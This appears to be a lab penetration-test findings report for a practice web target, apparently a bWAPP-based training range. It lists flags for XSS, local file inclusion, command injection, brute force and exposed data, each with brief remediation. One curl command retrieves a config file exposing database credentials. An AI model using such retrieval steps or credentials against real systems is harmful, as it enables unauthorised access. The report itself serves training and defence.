

Vulnerability 3	Findings
Title	Flag 3 Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Stored Cross-Site Scripting
Images	
Affected Hosts	192.168.14.35
Remediation	Fundamentally the same as flag 1 & 2 Difference is that stored XSS stores input user injections. Can be executed later by other users. Fix with webapp firewall to filter and monitor.

Vulnerability 4	Findings
Title	Flag 4 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Exposed Sensitive Data
Images	
Affected Hosts	192.168.14.35
Remediation	Hide information using hashes and cryptographic keys to maintain authentication and authorization. DO NOT STORE IN PLAINTEXT


Vulnerability 5	Findings
Title	Flag 5 Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Local File Inclusion

Images	
Affected Hosts	192.168.14.35
Remediation	Fix by ONLY allowing .jpeg. (LFI) occurs through “hidden” input/path


Vulnerability 6	Findings
Title	Flag 6 Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Local File Inclusion
Images	
Affected Hosts	192.168.14.35
Remediation	Same as Flag 5. Executed the same exploit.


Vulnerability 7	Findings
Title	Flag 7 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Exposed Sensitive Data 
Images	
Affected Hosts	192.168.14.35
Remediation	See Flag 4 remediation. User needs to change password ASAP. Monitor network for a large number of HTTP requests.


```
└─# curl http://192.168.14.35/passwords/wp-config
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP');     // The name of the database
define('DB_USER', 'thor');      // Your MySQL username
define('DB_PASSWORD', 'Asgard'); //  ...and password
define('DB_HOST', 'localhost');    // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
```


Vulnerability 8	Findings
Title	Flag 8 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	
Images	
Affected Hosts	192.168.14.35
Remediation	See flag 4 remediation. User needs new password ASAP. Change HTML/CSS to remove credentials.

Vulnerability 9	Findings
Title	Flag 9 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Exposed Sensitive Data


Images	
Affected Hosts	192.168.14.35
Remediation	See flag 4 as its relevant towards sensitive data being open to the public.

Vulnerability 10	**Findings**
Title	Flag 10 Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Command Injection
Images	
Affected Hosts	192.168.14.35



Remediation	Similar to flag 2 remediation. Need to sanitize and validate user input.

Vulnerability 11	Findings
Title	Flag 11 Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Critical**
Description	Command Injection
Images	
Affected Hosts	192.168.14.35
Remediation	See flag 10 remediation for relevant solution.


Vulnerability 12	Findings
Title	Flag 12 Brute-Force Attack
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Brute-Force Attack


Images	
Affected Hosts	192.168.14.35
Remediation	Command injection solutions from flag 10 & 11 relevant. Prevent Brute Force by spreading awareness of password strength having more complex password policies in place.

Vulnerability 13	Findings
Title	Flag 13 Open-Source Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	**Critical**
Description	Open-Source Vulnerability


Images	 
Affected Hosts	totalrekall.xyz
Remediation	Similar Web App Vuln. as Flag 4 Fix ASAP.

Vulnerability 14	Findings
Title	Flag 14 Domain Ping
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Domain Ping



Images	
Affected Hosts	totalrekall.xyz
Remediation	Configure firewall IPTable to reject incoming ping reqs. Inside filepath /proc/sys/net/ipv4/icmp_echo_ignore_all change zero to one and ensures the machine getting pinged doesn't respond.

Vulnerability 15	Findings
Title	Flag 15 Open Source Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Low
Description	Open-Source Vulnerability
Images	
Affected Hosts	totalrekall.xyz
Remediation	See flag 4

Vulnerability 16	Findings
Title	Flag 16 Network Scan
Type (Web app / Linux OS / WIndows OS)	Linux
Risk Rating	Medium
Description	Network Mapping Scan

Images	
Affected Hosts	192.168.13.0/24, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	A firewall can be implemented to prevent outer-sourced traffic from accessing open ports. An IDS would also be a good option.



Vulnerability 17	Findings
Title	Flag 17 Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	**Critical**
Description	Exposed Sensitive Data

Images	 
Affected Hosts	Github totalrekall
Remediation	See flag 4. User needs to change their password ASAP. Sensitive info shouldn't be plaintext.

